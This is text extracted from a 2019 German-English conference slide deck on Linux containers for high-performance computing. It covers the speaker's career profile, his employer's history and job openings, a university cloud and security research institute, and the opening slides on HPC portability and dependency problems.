Holger Gantikow


Linux Containers for HPC

Vom Wal zur Singularität und weiter…

TUEBIX, Juli 2019

Trusted partner for your Digital Journey

Atos



Linkedin

Holger Gantikow

Senior Systems Engineer at science + computing ag

Stuttgart und Umgebung, Deutschland | IT und Services

133 Kontakte

Aktuell	science + computing ag, science + computing ag, a bull group company
Früher	science + computing ag, Karlsruhe Institute of Technology (KIT) / University of Karlsruhe (TH)
Ausbildung	Hochschule Furtwangen University

Zusammenfassung

Diploma Thesis "Virtualisierung im Kontext von Hocherfügbarkeit" / "Virtualization in the context of High Availability , IT-Know-How, Experience with Linux, especially Debian&Red Hat, Windows, Mac OS X, Solaris, *BSD, HP-UX, AIX, Computer Networking, Network Administration, Hardware, Asterisk, VoIP, Server Administration, Cluster Computing, High Availability, Virtualization, Python Programming, Red Hat Certified System Administrator in Red Hat OpenStack

Current fields of interest:
Virtualization (Xen, ESX, ESXi, KVM), Cluster Computing (HPC, HA), OpenSolaris, ZFS, MacOS X, SunRay ThinClients, virtualized HPC clusters, Monitoring with Check_MK, Admin tools for Android and iOS, Docker / Container in general, Linux 3D VDI (HP RGS, NiceDCV, VMware Horizon, Citrix HDX 3D Pro)

Specialties: Virtualization: Docker, KVM, Xen, VMware products, Citrix XenServer, HPC, SGE, author for Linux Magazin (DE and EN), talks on HPC, virtualization, admin tools for Android and iOS, Remote Visualization

Senior Systems Engineer
science + computing ag
April 2009 – Heute (8 Jahre 3 Monate)

System Engineer Übersetzung anzeigen
science + computing ag, a bull group company
2009 – Heute (8 Jahre)

Graduand
science + computing ag
Oktober 2008 – März 2009 (6 Monate)

Diploma Thesis: "Virtualisierung im Kontext von Hochverfügbarkeit" - "Virtualization in the context of High Availability"

Intern Übersetzung anzeigen
Karlsruhe Institute of Technology (KIT) / University of Karlsruhe (TH)
August 2008 – September 2008 (2 Monate)

Research on optimization of computing workflow using Sun Grid Engine (SGE) for MCNPX calculations.


Hochschule Furtwangen University
Dipl. Inform. (FH), Coding, HPC, Clustering, Unix stuff :-)
2003 – 2009

Find me on Linkedin & Xing & Twitter

science + computing ag at a glance

By Day

- Founded in 1989
- Locations in:
  - Tuebingen
  - Munich
  - Berlin
  - Duesseldorf
  - Ingolstadt
  - Boeblingen



1989 Foundation of s+c

1991 scVENUS and Service at Daimler

1995 Munich office Services at BMW

2000 >100 employees

2005 >200 employees

2008 Bull group


2014 Atos group, >300 employees

2016 Atos brand

- Approx. 320 employees
- 42,3 Mio. Euro turnover (2017)
- Focus on Technical Computing
- Independent from Hardware Manufacturers and Software Vendors

Atos
Bit larger numbers…
73 countries
125k employees (July 18)
12,7 Mrd EUR turnover (2017)

https://jobs.atos.net



Search Results

for Tübingen

Systems Engineer CAE (m/w)
218776, Tübingen, Germany

Software Entwickler (m/w)
231781, Tübingen, Germany

Werkstudent - IT Security (m/w)
238180, Tübingen, Germany

Systems Engineer CAT (m/w)
231739, Tübingen, Germany

Systems Engineer HPC/CAE (m/w)
232759, Tübingen, Germany

Systems Engineer Linux (m/w)
233186, Tübingen, Germany

IT Consultant HPC/Linux (m/w)
244675, Tübingen, Germany

Systems Engineer CAE (m/w)
247348, Tübingen, Germany

Systems Engineer Linux (m/w)
249808, Tübingen, Germany

IT Security Engineer (m/w)
249158, Tübingen, Germany

Page 1 of 3 Next

Filter Results

- Job Area +
- Country +
- State +
- City ×
  - □ Furt (8)
  - □ Tübingen (13)
- Contract Type +
- Company +

Match jobs to LinkedIn profile in

Aktuell (Tübingen)
* Systems Engineer
* Senior IT Consultant CAE/Linux
* IT Consultant HPC/Linux
* IT Security
+ weitere


Immer: Praktika + Thesen
-> Initiativ bewerben!

Auch Stellen in München
Da allerdings viele Atos Stellen, nicht „scAtos“

Rückfragen gerne an mich
holger.gantikow@atos.net

Link: https://jobs.atos.net/search/?locationsearch=t%C3%BCbingen - ggf Filter auf Tübingen neu setzen

At Night



arch Institutes | Institute for Cloud Computing and IT Security

Institute for Cloud Computing and IT Security (IFCCITS)

The Cloud Research Lab (Institut für Cloud Computing und IT-Sicherheit; IfCCITS) is part of the Faculty of Computer Science at Furtwangen University, Germany. We are currently doing research in the following topics: Cloud Computing, IT Security, Virtualization, HPC Cloud and Industry 4.0.

We are active in collaboration with companies such as Continental, doubleslash in developing future concepts and prototypes in the area of Industry 4.0, Cloud Computing and IT security. We head the BMBF projects, FHProFunt and are participating in an EU FP7 project.

We are a members of:

- the OPEN WEB APPLICATION SECURITY PROJECT (OWASP).
- Gesellschaft für Informatik (GI)
- Open Web Application Security Project (OWASP)
- Program Chairs:
  - SCDM 2016, SCDM 2015, SCDM 2014, SCDM 2013
  - CLOSER 2017, CLOSER 2016, CLOSER 2015, CLOSER 2014, CLOSER 2013


HOCHSCHULE FURTWANGEN UNIVERSITY HFU

SUCCEED WITH PLYMOUTH UNIVERSITY

Link: https://www.hs-furtwangen.de/en/research/research-institutes/institute-for-cloud-computing-and-it-security/

With Containers... and Security

My Research



Source: https://www.flickr.com/photos/stalkerr/6096258356/ | https://www.flickr.com/photos/142095087@N03/36846337845/

„Securing Container usage for HPC"

Agenda

1. **Introduction**

   Containers to the rescue - why we want containers

2. **Container Runtimes**

   Not all containers are created equal – Enterprisy vs HPC-aware


3. **Summary & Outlook**

   5 years of Containers in HPC

10 Recap

High Performance Computing (HPC)

High Performance Computing




Source: Dr. Martin Schulz

From Supercomputer

Source: http://www.flickr.com/photos/luc/2849333914/

to Cluster

Source: http://www.cse.mtu.edu/cseri.html



High Performance Computing ist IT-Experten wichtiger als KI und das Internet der Dinge


In einer von Suse beauftragten Umfrage unter 900 IT-Fachkräften stufte die Mehrheit HPC als wichtigste Innovationstechnologie ein.

Source:
https://www.heise.de/developer/meldung/High-Performance-Computing-ist-IT-Experten-wichtiger-als-KI-und-das-Internet-der-Dinge-4461671.html

Source: Dieter Both, Bull GmbH

to the Cloud?

The Cloud = Beowulf 2.0?


AND THAT'S THE SOLUTION TO ALL OUR PROBLEMS
THE CLOUD. GREAT IDEA!
geek & poke
CLOUD? I THOUGHT THAT WAS COTTON CANDY
CEOs LOVE THE CLOUD

Source: Geek and Poke - CEOs Love The Cloud - http://geekandpoke.typepad.com/

(Some) Problems in HPC

and how to solve them with Containers

Mobility of Compute / Portability

compute resources are versatile


Laptop -> Workstation -> Supercomputer -> Cloud

User-provided applications

aka UDSS / BYOE

Conflicts in dependencies, legacy environment, …

Or almost worse: Tensorflow

